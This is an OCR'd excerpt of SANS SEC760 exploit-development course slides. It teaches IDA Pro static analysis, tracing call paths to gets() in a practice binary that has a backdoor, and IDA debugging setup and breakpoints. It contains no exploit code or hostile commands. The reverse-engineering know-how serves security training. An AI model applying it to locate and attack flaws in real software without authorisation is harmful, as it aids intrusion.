- Collapse children and parents
- You should see something like this:





It's okay if your display is slightly different. IDA does not always result in identical behavior.

- Click anywhere else on the screen and then right-click and select "Add node by name." From the list, select the "gets" function


SEC760 | Advanced Exploit Development for Penetration Testers 121


Exercise: Collapse Parents and Children


Click anywhere inside of the main function block and then right-click. A box should appear that includes options at the top such as "Find path," "Collapse children," and "Collapse parents." Go ahead and collapse all parents and children of the main function block. You should have something similar to what appears on the slide, with only the main function block showing, along with arrows to a collapsed parent and child. Next, click anywhere outside of the main function block, and then right-click in the same area and click the top option, which should say, "Add node by name." Once you have clicked "Add node by name," a box should appear with a list of functions. Select the gets() function from the list and click OK.

Exercise: Finding the Path (1)

- You should have a result similar to this on your screen
- Right-click "gets" and select "Find path"
- The following box should appear; make sure main is selected and click OK. The arrow points to the result. Double-click the circled area to expand the path.








Exercise: Finding the Path (1)

Once you have completed the steps in the previous slide, you should have on your screen something similar to what is shown in the top-right image. The main function block and gets function block should be side-by-side. Right-click on the gets function and select the option "Find path." The only option that shows up in the Find path pop-up box should be the main function. Click OK, and you should get something similar to the lower-right image. On this lower-right image is a circle indicating where you should double-click to expand the path from main to gets.


Exercise: Finding the Path (2)

- We can now see the path taken to the gets() function, starting from the main() function
- Though not a complex path, it demonstrates the usefulness of Proximity View
- In complex programs, you may have a starting point and an ending point you wish to trace
- Important for good code coverage
- Hovering over the ⊕ symbols shows hidden functions and references



Exercise: Finding the Path (2)

You should now have something like what is shown on the slide. We can see the path taken to get from the main function to the gets function. Again, this is not a complex example, but it shows you the power of the Proximity View feature. We can specify any two points and trace the various paths between them. This is incredibly useful for good code coverage and to identify fuzzing points where we wish to inject data, as well as determining the path to a function where we have caused a crash. Hover over any of the elliptic nodes, indicated by a circle with a + sign in the middle, to show collapsed or hidden functions, as well as references to data. Double-clicking these nodes causes them to expand.



Exercise: Further Analysis

- Press the spacebar to switch back to graphical or Disassembly View in IDA (Don't forget to disable Num Lock)
- When you get to this point, spend some time analyzing the other calls to the gets() function, as well as others identified as a potential concern
- There is no undo, so if you make an unrecoverable mistake to the database, delete the .idb file and reload from scratch
- Make good use of cross-references: "Ctrl-X"
- Add comments to any line by pressing the colon (:) key
- **If you do not have IDA 6.2 or later, continue to the following slides**


Exercise: Further Analysis

At this point, you can press the spacebar to switch back to the default IDA view. Remember to disable Num Lock. If you are at this point, and class has not started back up, take some time to use some of the covered features to explore the program. Be careful not to make any changes to the program as there is no undo feature and you will likely have to reload the input file to start over. There are two other calls to the gets() function that we saw when performing the cross-reference. Feel free to take a look at those and try to determine at what point in the program the call is made. Also, check out other information such as the buffer sizes and functions. This program has a backdoor that we will get to a bit later, but feel free to explore that as well. Remember to make good use of the cross-reference feature with Ctrl-X. You can use it to see references to functions, data, and other objects. If you ever wish to add a comment to a line of disassembly, click the relevant area and press the colon (:) key. A pop-up box will appear for you to enter in comments. You can also group together comments using the semicolon (;) key.

If you do not have IDA 6.2 or later, or you are using the free version, continue to the next slide to trace the path using cross-references only.

Exercise: Using Cross-References

- Step back a few pages to the slide titled “Exercise: Analyzing gets()”
- Repeat that process to bring up the cross-references window for the _gets function and double-click the call to _gets from the getName() function
- You should have the same display as before of the get_Name() function’s disassembly
- At the top of the disassembly, click “get_Name” as shown in the image, and press Ctrl-X



```
public get_Name
get_Name proc near
```

xrefs to get_Name


```
Direction Typ Address              Text
Do...     p   display:loc_80489EE  call  get_Name
```

Exercise: Using Cross-References

First, step back a few pages to the slide titled “Exercise: Analyzing gets(),” and repeat the steps on the slide to get back to the get_Name() function. You should have the same display as before with the disassembly of the get_Name() function on your screen. Go to the top of the function’s blocks and click the “get_Name” tag just after the word “public,” as shown on the slide. Once you click “get_Name,” press Ctrl-X to bring up the cross-references box. There should be only one call to the get_Name() function, and that is from the display() function. Double-click this function name to take the jump.

Exercise: Manually Tracing the Path


- There is only one call to the get_Name() function, and that was from the display() function
- Navigate to the top of the function and click "display" as shown in the image:



```
public display
display proc near
```


- Press Ctrl-X to bring up the cross-references box
- There are calls from code in the display function itself, as well as main()
- We have now manually traced the path from main() to gets()

display() function



Exercise: Manually Tracing the Path

The disassembly for the display() function should be on your screen at this point. Navigate to the top of this function and click the name "display" next to where it says "public," as shown on the slide. Press Ctrl-X to bring up the cross-references box. There should be several calls, including two that come from within the display() function itself. There should be one call from the main() function. You have now easily traced the path to get from the main() function to the gets() function. This certainly may seem easy in this example, but imagine if you are tracing a path taken in the Internet Explorer (IE) browser between two distant points. It becomes complex very quickly, and these shortcuts become a necessity. This is why call chain identification is imperative during a debugging session.




Exercise: Static Analysis with IDA - The Point

- To practice basic threat modeling
- To get more comfortable with basic IDA features
- To practice dealing with cross-referencing function calls
- To practice using the Proximity View feature to trace the path between two points

SANS SEC760 | Advanced Exploit Development for Penetration Testers 127

Exercise: Static Analysis with IDA - The Point

The point of this exercise was to practice basic threat modeling and to become more comfortable with the IDA tool. We walked through the use of cross-references to determine execution paths and highlighted the benefits of the Proximity Viewer to more easily determine execution paths. We will be quickly ramping up our skills with IDA and using it throughout the course.



Course Roadmap

- Exploit Mitigations and Reversing with IDA
- Advanced Linux Exploitation
- Patch Diffing
- Windows Kernel Exploitation
- Advanced Windows Exploitation
- Capture the Flag

- OS Protections and Compile-Time Controls
- Windows Defender Exploit Guard
- IDA Overview
  - ➢ Exercise: Static Analysis with IDA
- Debugging with IDA
  - ➢ Exercise: Remote GDB Debugging with IDA
- IDA FLIRT & FLAIR
  - ➢ Exercise: FLIRT
- IDA Automation and Extensibility
  - ➢ Exercise: Scripting with IDA
  - ➢ Optional Exercise: IDA Plugins
- Extended Hours


SANS SEC760 | Advanced Exploit Development for Penetration Testers 128

Debugging with IDA

In this module, we walk through the debugging features of IDA.


Debugging with IDA

- Since version 4.5, licensed IDA versions support debugging
- Run or Attach
  - Run: Start up a program with a debugger
  - Attach: Attach to a running process with a debugger
- The supported debugger depends on your IDA version
- Local and remote debugging is supported



Debugging with IDA

Ever since IDA version 4.5, debugging has been supported. Though limited at first, IDA's debugging support has expanded greatly to include different processors and debuggers. You have the option of starting a process by selecting the Run option under the Debugger menu, or by attaching to a running process by selecting the Attach option. When you select either option, the various supported debuggers are displayed. Both local and remote debugging is supported. We will get into remote debugging shortly, along with an exercise.



Debugging: Best Method

- The best option for debugging with IDA is to have a copy of the program open in IDA
  - This allows IDA to have a copy of the full disassembled image
  - Without this, IDA has less visibility into the program being debugged
- If you're attaching to a running program, a snapshot is taken of the image in memory
  - It may not be possible to break on certain areas as an action may have already been taken during runtime
  - Any initial code execution cannot be seen


SANS SEC760 | Advanced Exploit Development for Penetration Testers 130

Debugging: Best Method

The best option for debugging a program using IDA is to first allow IDA to perform its auto-analysis. This allows IDA to build its database and have full visibility into the program about to be debugged. If you attach to a running program, especially without having a copy already open with IDA, visibility is limited as the program has not been fully disassembled. It is desirable to have a copy of the program open in IDA, and then use the Debugger menu option, followed by the Run option so that IDA has control from program initialization. With this option, we have the ability to see any actions performed and to set breakpoints prior to control being passed to the main() function.

IDA Debugger

- Attaching to Windows Media Player
  1) Click Debugger, Attach, Local Windows debugger




Choose process to attach to

```
Name
[32] C:\Program Files (x86)\Windows Media Player\wmplayer.exe
[32] C:\Program Files (x86)\VMware\VMware Workstation\vprintp
```

Line 70 of 79

  2) We get a pop-up asking if we want to allow access to the MS Symbol Store



Microsoft Internet Symbol Store

Be sure to carefully read and understand the following Terms of Use. You must accept the Terms of Use in order to access or use computer files from Microsoft Corporation via the internet.

MICROSOFT SOFTWARE LICENSE TERMS
MICROSOFT DEBUGGING SYMBOLS AND EXECUTABLES

These license terms are an agreement between Microsoft Corporation (or based on where you live, one of its affiliates) and you. Please read them. They apply to the software named above, which includes the media on which you received it, if any. The terms also apply to any Microsoft

- updates,
- supplements,
- Internet-based services, and
- support services


for this software, unless other terms accompany those items. If so, those terms apply.

Do you accept all of the terms of the preceding Terms of Use? If you choose No, you will not be able to obtain the computer files that your debugging program has requested from Microsoft via the Internet.

IDA Debugger

In this example, we are simply going to attach to a running program without having a copy open in IDA. We will choose Windows Media Player as our target. First, in step 1 we go to Debugger, Attach, Local Windows debugger. We identify the wmplayer.exe process running and click OK. When we click OK, we get a pop-up box for the Microsoft Symbol Store. The program was linked with debugging information, and thankfully Microsoft provides that to us. This resolves function names, as well as other names, normally stripped from the program. They make reverse engineering much easier, as you'll see going forward. We click "Yes" to accept the terms and continue onward.

IDA Debugging Console


File Edit Jump Search View Debugger Options Windows Help
Library function Data Regular function Unexplored Instruction External symbol
Debug View
Structures
Enums
IDA View-EIP
EIP
General registers
Threads
Hex View-1
Stack view
1
2
3
4
5

```
ntdll.dll:7747000B db  90h ; É
ntdll.dll:7747000C ntdll_DbgBreakPoint db 0CCh ; ¦
ntdll.dll:7747000D ;
ntdll.dll:7747000D retn
ntdll.dll:7747000D ;
ntdll.dll:7747000E db  90h ; É
ntdll.dll:7747000F db  90h ; É
ntdll.dll:77470010 db  8Bh ; Ï
ntdll.dll:77470011 db  4Ch ; L
ntdll.dll:77470012 db  24h ; $
ntdll.dll:77470013 db    4
ntdll.dll:77470014 db 0F6h ; ÷
UNKNOWN 7747000B: ntdll.dll:ntdll DbgUserBreakPoint+3
```

```
EDX 774FF      ntdl     OF 0
ESI 0000                DF 0
EDI 00000               IF 1
EBP 0549F800   Stac     TF 0
                        SF 0
                        ZF 1
```

```
Decimal   Hex    State
6224      1850   ady
6116      17E4   ady
2052      804    Ready
```

```
7FFE0FF0  00 00 00 0 00 00 00  00 00 00 00
UNKNOWN 7FFE0FF0: debug244:7FFE0FF0
```

```
0549F7D4  774FF896  ntd ll:ntdll DbgUiRemot
0549F7D8  72180197  ndn .dll:72180197
UNKNOWN 0549F7D4: Stack[00001528]:0549F7D4
```

```
AU:  idle   Down     Disk: 58GB
```

IDA Debugging Console


On this slide is the default IDA debugging console. Note that many of the shortcut menu items on the top bar have changed for the debugging features. Highlight over each one inside your debugger to get a look at its function.

1) The window titled "IDA View-EIP" shows us where the instruction pointer is currently pointing and the relative disassembly. This is similar to the disassembly pane in Immunity Debugger and OllyDbg.
2) The Hex View pane dumps memory at a given address. By pressing the "g" key while "clicked" in this pane, you can jump to any address and have it dumped. This is similar to the data pane in Immunity Debugger and OllyDbg.
3) This is the General registers pane, and it displays the current context of each processor register. This is similar to the registers pane in Immunity Debugger and OllyDbg.
4) This is the Stack view pane, and it typically displays and highlights where the Stack Pointer register is currently pointing. This is just like the stack pane in Immunity Debugger and OllyDbg.
5) This is the Threads pane, and it shows all the existing threads within the process.

There are other displays that can be opened up, such as the Modules pane, which shows all the modules loaded into the program.

Debugging Options

- Once we are actively debugging, we can see all of our options by clicking the Debugger menu option
- These items are also available when we simply select a debugger without attaching to a process
- Most options are self-explanatory, such as Pause process and Continue process
- Process options allows you to specify the location and name of the file you wish to open with the debugger
- Many commands have hotkeys




SANS

SEC760 | Advanced Exploit Development for Penetration Testers 133


Debugging Options

After a debugging session is live, or after selecting the type of debugger you wish to use, there are new options under the Debugger menu. Many of them are self-explanatory, such as pausing the process, continuing the process, termination, and many others. There is an option called "Process options," which allows you to specify the input file and path to a program you wish to debug. Many of the commands have hotkeys, as shown to the right of supported menu options. Many of these options are also accessible through the menu bar on the main debugging window.




IDA Debugging Breakpoints

- Debugging breakpoints should not be a new concept
- They allow you to pause a process at a desired location
- There are two main types supported by IDA:
  - Software Breakpoints - \xcc "Int 3" is inserted
  - Hardware Breakpoints – Utilize debug registers
- Breakpoints are set just like in Immunity Debugger and OllyDbg, with the F2 hotkey to toggle



```
EIP ntdll.dll:7747000D retn
```

- Breakpoint conditions can be set by right-clicking an existing breakpoint and selecting "Edit breakpoint"
- Condition example:




Breakpoint settings

Location	0x7747000D
Condition	EAX == 0xFFFFFFFF

IDA Debugging Breakpoints

Debugging breakpoints should be something with which you are very familiar. They give us the ability to select a memory address and have the debugger pause program execution when the address is reached. With this, we can inspect the state of the program at a given point. There are two main types of breakpoints supported by IDA: software breakpoints and hardware breakpoints. With software breakpoints, whatever opcode exists at our selected address is replaced with an "Int-3" instruction (0xcc), causing the debugger to catch the interrupt and pause execution. The original opcode is then switched back to this address via a mapped table. The other type is a hardware breakpoint that utilizes debug registers on supported processors. There is a limited number of debug registers, depending on the processor, that can each store a single address. When the address is reached, the hardware breakpoint takes effect and pauses execution.

Breakpoint conditions are useful when an address is hit many times throughout normal program behavior. You will likely want to have execution paused only when the program is at a point when you are interested in the context. This can be done by specifying a condition in the "Edit breakpoint" settings. Once a breakpoint is set, you can right-click the breakpoint and bring up a menu. Edit the breakpoint and specify a condition. You can use the help feature of IDA to understand how conditions are to be formatted. An example is on the slide showing the condition of "EAX == 0xFFFFFFFF." This simply tells the debugger to only pause execution on the selected breakpoint if the EAX registers hold a -1.




Current Supported Debuggers

- At the time of this writing, the debuggers in the screenshot are supported
- Each comes with its own set of requirements
- We will be covering the most common debuggers, such as Remote GDB and WinDbg
- Bochs emulation is supported

Local Bochs debugger
Local PIN debugger
Local Replayer debugger
Local Windows debugger
Remote ARMLinux/Android debugger
Remote GDB debugger
Remote Linux debugger
Remote Mac OS X debugger
Remote Windows debugger
Remote iOS debugger
Windbg debugger

Current Supported Debuggers

At the time of this writing, the debuggers shown in the screenshot on the right side of the slide are supported. IDA is always expanding, and it is impossible to keep up with all the features. This is, of course, a very good thing. Each debugger comes with its own set of requirements, such as the installation of binaries and remote system setup. There is okay documentation for the more obscure debugging types, but not anything comprehensive. The best place to go is on the Hex-Rays forums to see if information is already available, and if not, you can request help. In this course, we cover some of the most common debuggers, such as Remote GDB debugging and WinDbg. Bochs debugging is well-supported. Historically, only command-line Bochs debugging was available. IDA can serve as a graphical frontend to Bochs emulation and runs on the same platforms where IDA is already supported, including macOS, Linux, and Windows. To use Bochs, installation is required. Learn more at https://www.hex-rays.com/products/ida/support/idadoc/1329.shtml.



Remote Debugging with IDA

- IDA supports remote debugging, which allows you to use IDA's graphical frontend to various debuggers remotely
  - MacOS 32-bit & 64-bit
  - Windows 32-bit & 64-bit
  - Linux 32-bit & 64-bit
  - Windows CE
  - ARM application debugging
  - Android application debugging
  - Remote GDB

64-bit application debugging only supported with IDA Professional, formerly IDA Advanced.

SEC760 | Advanced Exploit Development for Penetration Testers 136


Remote Debugging with IDA

The remote debugging support with IDA is worth the cost investment alone. The ability to utilize IDA's graphical frontend to various debuggers is an invaluable resource. IDA supports various platforms and debuggers remotely, including macOS 32-bit/64-bit, Windows 32-bit/64-bit, Linux 32-bit/64-bit, Windows Compact Embedded (CE), ARM application debugging, Android application debugging, and remove GDB debugging. Note that 64-bit application support is available only with IDA Professional, formerly known as IDA Advanced.

IDA Debugging Servers

- IDA debugging servers are available in the dbgsrv folder under the IDA subdirectory

E.g., C:\Program Files (x86)\IDA 6.7\dbgsrv>

